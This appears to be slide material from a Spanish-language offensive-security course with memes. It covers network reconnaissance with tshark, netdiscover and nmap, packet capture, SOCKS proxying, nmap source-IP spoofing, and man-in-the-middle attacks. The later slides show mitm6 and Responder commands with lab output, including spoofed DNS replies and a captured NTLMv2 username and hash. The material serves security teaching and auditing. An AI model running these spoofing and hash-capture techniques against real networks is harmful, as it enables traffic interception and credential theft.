
```
sudo tshark -f "ether proto \arp" -Tfields -e arp.src.proto_ipv4 -e -e -e
jomoza@notyourdevice:~

[jomoza@notyourdevice] [/dev/pts/1]
[~]> sudo tshark -f "ether proto \arp" -Tfields -e arp.src.proto_ipv4 -e arp.src.hw_ ar
p.dst.proto_ipv4 -e arp.dst.hw_mac
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlo1'
192.168.0.46      74:c6:3b:a7:00:4d      192.168.0.39      00:00:00:00:00:00
192.168.0.46      74:c6:3b:a7:00:4d      192.168.0.45      00:00:00:00:00:00
192.168.0.46      74:c6:3b:a7:00:4d      192.168.0.50      00:00:00:00:00:00
192.168.0.45      28:11:28:37:15:68      192.168.0.46      74:c6:3b:a7:00:4d
```

# MODULO 0 - NETWORKING

## MODULO REDES

```
kali@kali$ sudo tshark -f "src port 53" -n -T fields -e dns.qry.name -e dns.a
```



# MODULO 0 - NETWORKING

## Capture a network trace with builtin tools

- Windows (netsh)

```
# start a capture use the netsh command.
netsh trace start capture=yes report=disabled tracefile=c:\trace.etl maxsize=16384

# stop the trace
netsh trace stop

# Event tracing can be also used across a reboots
netsh trace start capture=yes report=disabled persistent=yes tracefile=c:\trace.etl maxsize=16384

# To open the file in Wireshark you have to convert the etl file to the cap file format. Microsoft has written a convert fo
etl2pcapng.exe c:\trace.etl c:\trace.pcapng

# Use filters
netsh trace start capture=yes report=disabled Ethernet.Type=IPv4 IPv4.Address=10.200.200.3 tracefile=c:\trace.etl maxsize=1
```

- Linux (tcpdump)

```
sudo apt-get install tcpdump
tcpdump -w 0001.pcap -i eth0
tcpdump -A -i eth0

# capture every TCP packet
tcpdump -i eth0 tcp

# capture everything on port 22
tcpdump -i eth0 port 22
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/>



**I.T. CONGRATULATING ME FOR  
NOT FALLING FOR THE PHISHING TEST**

**ME WHO  
DOESN'T  
READ EMAILS**



# NETWORK RECON. - ARP :: Netdiscover

```
[jomoza@notyourdevice] [/dev/pts/3]
[~]> sudo netdiscover -i wlan0
```

Currently scanning: 192.168.95.0/16 | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 246

| IP           | At MAC Address    | Count | Len | MAC Vendor / Hostname      |
|--------------|-------------------|-------|-----|----------------------------|
| 192.168.0.1  | b0:46:fc:76:32:a8 | 2     | 84  | MitraStar Technology Corp. |
| 192.168.0.43 | 4c:6e:6e:2f:d9:35 | 1     | 42  | Connect Technology CO.,LTD |
| 192.168.0.40 | 6c:19:8f:bf:c4:0d | 1     | 60  | D-Link International       |
| 192.168.0.50 | 6c:19:8f:bf:c4:0d | 1     | 60  | D-Link International       |

```
[jomoza@notyourdevice] [/dev/pts/2] [130]
[~]>
[jomoza@notyourdevice] [/dev/pts/2] [130]
[~]> nmap -sP 172.18.0.1/16
```

Starting Nmap 7.80 ( <https://nmap.org> ) at 2023-09-09 11:19 CEST

Nmap scan report for 172.18.0.1

Host is up (0.00038s latency).

Nmap scan report for 172.18.0.2

Host is up (0.00037s latency).

Nmap scan report for 172.18.0.3

Host is up (0.00040s latency).

█

```
192.168.97.67 28:11:a8:37:15:68 192.168.97.48 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.49 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.50 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.51 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.52 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.53 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.54 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.55 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.56 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.57 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.58 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.59 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.60 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.61 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.62 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.63 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.64 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.65 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.66 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.67 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.68 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.69 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.70 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.71 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.72 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.73 ff:ff:ff:ff:ff:ff
192.168.97.67 28:11:a8:37:15:68 192.168.97.74 ff:ff:ff:ff:ff:ff
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.41 00:00:00:00:00:00
```

# NETWORK RECON. - ARP :: Banner Grabbing



#use -Pn option if you're getting nothing in scan

```
$> sudo nmap -sV -p 443 192.168.50.124
```

#running banner grabbing of port 443

## POWERSHELL

```
$> Test-NetConnection -Port <port> <IP> #powershell utility
```

```
$> 1..1024 | % {echo ((New-Object  
Net.Sockets.TcpClient).Connect("IP", $_)) "TCP port $_ is open"}  
2>$null #automating port scan of first 1024 ports in powershell
```

# INTRODUCTION : PROXY

Un **proxy** es un servidor intermedio que actúa como **intermediario entre un cliente y un servidor final**.


Su función principal es redirigir las solicitudes del cliente al servidor y devolver las respuestas del servidor al cliente. Los proxies se utilizan con frecuencia para **diversos propósitos**, como mejorar la seguridad, el rendimiento o el acceso a recursos en línea.

Un tipo de proxy muy común es el "**proxy SOCKS**" (abreviatura de "SOCKetS"), que permite a un cliente (generalmente un programa o una computadora) establecer una conexión a través de un servidor proxy. Esto puede usarse para ocultar la dirección IP real del cliente, acceder a contenido bloqueado geográficamente o para mejorar la seguridad en línea.

- El comando SSH que mencionaste: "**ssh -D <PUERTO> <IP>**" se utiliza para configurar un proxy SOCKS utilizando SSH. Aquí está cómo funciona:
  - **<PUERTO>** es el puerto en el que se configurará el proxy SOCKS en tu máquina local.
  - **<IP>** es la dirección IP del servidor remoto (en este caso, un VPS) al que te estás conectando a través de SSH.

# INTRODUCTION : PROXY AS BYPASS

```
Chain DOCKER-USER (0 references)
num target      prot opt source                destination
jomoza-s2g-cna :: ~  > sudo iptables -F
jomoza-s2g-cna :: ~  > sudo iptables -D OUTPUT 1
iptables: Index of deletion too big.
jomoza-s2g-cna :: ~  > sudo iptables -A OUTPUT -d digitechfp.com -j DROP
```



<https://translate.google.com/translate?sl=en&tl=es&hl=es&u=https://digitechfp.com&client=webapp>



```
nmap -sS -T4 -S 192.168.1.79 -e eth0 192.168.1.78
```

Nuestro siguiente escaneo es donde vemos que tiene lugar el IP spoofing. Lo que está sucediendo aquí es que estamos enviando paquetes a nuestra máquina de destino y ponemos en el paquete que estamos enviando una IP de origen de una máquina diferente.

```
~: zsh — Konsole
File Edit View Bookmarks Plugins Settings Help
jomoza-s2g-cna :: ~ » sudo nmap -T4 -S 192.168.1.105 -e wlp0s20f3 -Pn -sS 192.168.1.39
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-23 06:56 CEST
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-23 06:56 CEST
NSOOCK ERROR [0.4550s] mksock_bind_addr(): Bind to 192.168.1.105:0 failed (IOD #1): C
annot assign requested address (99)
```

```
3: wlp0s20f3: <BROADCAST,MULTI
CAST,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UP group default
qlen 1000
    link/ether 70:a6:cc:08:cf:f
5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.37/24 brd 19
2.168.1.255 scope global dynami
```

Capturing from wlp0s20f3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.dst == 192.168.1.39

| No. | Time         | Source        | Destination  | Protocol | Length | Info                                     |
|-----|--------------|---------------|--------------|----------|--------|------------------------------------------|
| 756 | 19.216136805 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 53 [SYN] Seq=0 Win=1024 Len=0 MS |
| 757 | 19.216157367 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 443 [SYN] Seq=0 Win=1024 Len=0 M |
| 758 | 19.216161351 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 3389 [SYN] Seq=0 Win=1024 Len=0  |
| 759 | 19.216165269 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 22 [SYN] Seq=0 Win=1024 Len=0 MS |
| 760 | 19.216168914 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 143 [SYN] Seq=0 Win=1024 Len=0 M |
| 761 | 19.216172984 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 5900 [SYN] Seq=0 Win=1024 Len=0  |
| 762 | 19.216176546 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 993 [SYN] Seq=0 Win=1024 Len=0 M |
| 763 | 19.216180950 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 3306 [SYN] Seq=0 Win=1024 Len=0  |
| 764 | 19.216184482 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 1025 [SYN] Seq=0 Win=1024 Len=0  |
| 765 | 19.216188399 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48794 → 554 [SYN] Seq=0 Win=1024 Len=0   |
| 783 | 20.366444206 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48795 → 554 [SYN] Seq=0 Win=1024 Len=0   |
| 784 | 20.366466881 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48795 → 1025 [SYN] Seq=0 Win=1024 Len=0  |
| 785 | 20.366471525 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48795 → 3306 [SYN] Seq=0 Win=1024 Len=0  |
| 786 | 20.366475525 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48795 → 993 [SYN] Seq=0 Win=1024 Len=0   |
| 787 | 20.366482372 | 192.168.1.105 | 192.168.1.39 | TCP      | 58     | 48795 → 5900 [SYN] Seq=0 Win=1024 Len=0  |

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

— Total Length: 44

— Identification: 0xeec5 (61125)

> Flags: 0x00

...0 0000 0000 0000 = Fragment Offset: 0

— Time to Live: 53

— Protocol: TCP (6)

— Header Checksum: 0x1326 [validation disabled]

[Header checksum status: Unverified]

— Source Address: 192.168.1.105

— Destination Address: 192.168.1.39

0000 70 2c 09 f3 2d 2b 70 a6 cc 08 cf f5 08 00 45 00 p,---+p-----E-

0010 00 2c ee c5 00 00 35 06 13 26 c0 a8 01 69 c0 a8 .....5.....&...i..

# WELCOME MALCOM

WUPS - Mod. 2. Men in the Middle


# MITM

Un ataque "MITM" (Man-in-the-Middle) es un tipo de técnica de seguridad ofensiva en el que un atacante se coloca deliberadamente entre dos partes que están tratando de comunicarse, interceptando y, a menudo, modificando la información que se intercambia entre ellas. Este tipo de ataque puede tener graves implicaciones para la seguridad de la red y la privacidad de las comunicaciones. En el contexto de una auditoría de seguridad de redes, el objetivo es identificar y mitigar posibles vulnerabilidades que podrían permitir que un atacante realice un ataque MITM.

Supongamos que el auditor está realizando una auditoría en una red corporativa y desea evaluar la vulnerabilidad del tráfico entre un usuario (Usuario A) y el servidor de correo electrónico. El auditor identifica la dirección IP de Usuario A y el servidor de correo electrónico y ejecuta una herramienta como Ettercap o ARPspoofer para enviar tramas ARP falsas que asocian su propia dirección MAC con la dirección IP de Usuario A.

Cuando Usuario A intenta comunicarse con el servidor de correo electrónico, el tráfico pasa a través del sistema del auditor. El auditor puede capturar y analizar el tráfico para demostrar cómo un atacante podría interceptar datos confidenciales, como credenciales de inicio de sesión o contenido de correo electrónico.

# MITM



- **ARP Spoofing (Intercepción ARP):** Este es uno de los escenarios más comunes en un ataque MITM. El atacante envía tramas ARP falsas en la red para asociar su propia dirección MAC con la dirección IP de la víctima, lo que le permite interceptar y redirigir el tráfico destinado a la víctima.
- **Intercepción de Tráfico HTTP:** Un atacante puede interceptar el tráfico HTTP entre un usuario y un servidor web. Esto puede permitir la captura de credenciales de inicio de sesión y otros datos sensibles.
- **SSL Stripping:** Este ataque implica la eliminación forzada de la capa de seguridad SSL/TLS de las conexiones seguras, lo que permite que el atacante pueda acceder a la información transmitida de forma cifrada.
- **DNS Spoofing:** Un atacante puede manipular las respuestas del servidor DNS para redirigir a las víctimas a sitios web maliciosos o falsificados.
- **Ataques a Redes Wi-Fi Abiertas:** En redes Wi-Fi públicas o abiertas, un atacante puede configurar un punto de acceso Wi-Fi falso para interceptar el tráfico de los usuarios que se conectan a esa red.
- **Ataques en Correos Electrónicos:** En el contexto del correo electrónico, un atacante podría interceptar o manipular mensajes y archivos adjuntos en tránsito.

A meme featuring Marge Simpson from The Simpsons. She is shown from the chest up, holding a white coffee mug with her right hand. A large, light blue coffee pot is pouring a thick stream of brown coffee into the mug. Marge has a smug, satisfied expression on her face. The background is a simple, stylized kitchen setting with orange and purple walls.

**ME**

**CRIMES**

# MORE IN THE MIDDLE THAN A THURSDAY

## RESPONDER

RESPONDER.py es una herramienta de ataque de red que se utiliza para interceptar y obtener los hashes NTLM de las contraseñas de los usuarios.

La herramienta funciona engañando a los dispositivos de la red para que se autenticuen con la herramienta. El ataque aprovecha las debilidades en la implementación del protocolo NTLMv1/v2 de Microsoft para forzar la autenticación a través de la herramienta y obtener los hashes NTLM de las contraseñas de los usuarios en la red.

```
$ responder -l eth0
```

USING  
8.8.8.8

USING  
8.8.4.4



# MORE IN THE MIDDLE THAN A THURSDAY

## RESPONDER

RESPONDER.py es una herramienta de ataque de red que se utiliza para interceptar y obtener los hashes NTLM de las contraseñas de los usuarios.

La herramienta funciona engañando a los dispositivos de la red para que se autenticuen con la herramienta. El ataque aprovecha las debilidades en la implementación del protocolo NTLMv1/v2 de Microsoft para forzar la autenticación a través de la herramienta y obtener los hashes NTLM de las contraseñas de los usuarios en la red.

```
$ responder -l eth0
```

USING  
8.8.8.8

USING  
8.8.4.4



[https://github.com/Greenwolf/ntlm\\_theft](https://github.com/Greenwolf/ntlm_theft)

# MORE IN THE MIDDLE THAN A THURSDAY

CUANDO UN DISPOSITIVO EN UNA RED IPV6 NECESITA RESOLVER UN NOMBRE DE DOMINIO, ENVÍA UNA CONSULTA DE DNS EN MULTICAST A TODOS LOS DISPOSITIVOS DE LA RED LOCAL. ESTO SIGNIFICA QUE CUALQUIER DISPOSITIVO EN LA RED PUEDE RESPONDER A LA CONSULTA Y PROPORCIONAR UNA DIRECCIÓN IP FALSA, LO QUE PERMITE A UN ATACANTE REALIZAR ATAQUES DE PHISHING, REDIRECCIONAMIENTO DE TRÁFICO Y OTROS TIPOS DE ATAQUES MITM.

MITM6 ES UNA HERRAMIENTA DE CÓDIGO ABIERTO QUE SE UTILIZA PARA REALIZAR ATAQUES DE TIPO MAN-IN-THE-MIDDLE (MITM) CONTRA REDES IPV6. LA HERRAMIENTA SE ENFOCA EN EXPLOTAR DEBILIDADES EN LA IMPLEMENTACIÓN DEL PROTOCOLO DE RESOLUCIÓN DE NOMBRES DE DOMINIO (DNS) EN ENTORNOS DE RED IPV6.

MITM6 APROVECHA ESTA DEBILIDAD EN LA IMPLEMENTACIÓN DEL PROTOCOLO DE RESOLUCIÓN DE NOMBRES DE DOMINIO EN REDES IPV6 PARA REALIZAR UN ATAQUE MITM Y REDIRIGIR EL TRÁFICO DE RED DE LAS VÍCTIMAS A TRAVÉS DE UN SERVIDOR CONTROLADO POR EL ATACANTE. LA HERRAMIENTA INTERCEPTA LAS SOLICITUDES DE DNS REALIZADAS POR LOS DISPOSITIVOS EN LA RED Y LAS RESPONDE CON RESPUESTAS FALSAS QUE CONTIENEN DIRECCIONES IP CONTROLADAS POR EL ATACANTE.

```
$ sudo mitm6 -i eth0
```

```
$ responder -l eth0 -wFv
```

USING  
8.8.8.8



USING  
8.8.4.4



USING 2001:4860:4860:8844



USING 2001:4860:4860:8888




```
IPv6 address: fe80::483d:82a1:4f67:ee8b
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
An error occurred while sending a packet: [Errno 1] Operation not permitted
Note that root privileges are required to run mitm6
An error occurred while sending a packet: [Errno 1] Operation not permitted
Note that root privileges are required to run mitm6
^C
Shutting down packet capture after next packet...
^C
```

```
(kali㉿kali)-[~/RT_TOOLS/mitm6-0.3.0]
```


```
$
(kali㉿kali)-[~/RT_TOOLS/mitm6-0.3.0]
$ sudo mitm6 -i eth0
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:b1:9d:67]
IPv4 address: 10.0.9.6
IPv6 address: fe80::483d:82a1:4f67:ee8b
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
IPv6 address fe80::4699:1 is now assigned to mac=08:00:27:b6:da:14 host=PRIN
CIPAL-BLEACH.BLEACH.local. ipv4=
^B^[[C
IPv6 address fe80::4699:2 is now assigned to mac=08:00:27:bf:4a:34 host=DESK
TOP-05N3UTI.BLEACH.local. ipv4=
Sent spoofed reply for principal-bleach.bleach.local. to fe80::4699:2
Sent spoofed reply for principal-bleach.bleach.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.bleach.local. to fe80::4699:2
Sent spoofed reply for wpad.bleach.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for dns.msftncsi.com. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for b.ip6-servers.arpa. to fe80::4699:2
Sent spoofed reply for b.ip6-servers.arpa. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for e.ip6-servers.arpa. to fe80::4699:2
```

```
54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] NTLMv2 Client : 10.0.9.5
[HTTP] NTLMv2 Username : BLEACH\jquerito
[HTTP] NTLMv2 Hash : jquerito::BLEACH:fbb1afbd450c7de5:02178715829F078E4
A9B58A177CDB10D:01010000000000006C836188A865D9014066ED001AB21BB8000000000200
0800440058004C00580001001E00570049004E002D0032005A00360052005100310034004900
41004F00580004001400440058004C0058002E004C004F00430041004C000300340057004900
4E002D0032005A0036005200510031003400490041004F0058002E00440058004C0058002E00
4C004F00430041004C0005001400440058004C0058002E004C004F00430041004C0008003000
30000000000000000000000000000000000000000000000000000000000000000000000000
F13AEAA5A6A028EB1B830A00100000000000000000000000000000000000000000000000000
540050002F0077007000610064000000000000000000000000000000000000000000000000
[HTTP] WPAD (auth) file sent to 10.0.9.5
[CLDAP] Sent CLDAP pong to fe80::4699:3.
[CLDAP] Sent CLDAP pong to fe80::4699:3.
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
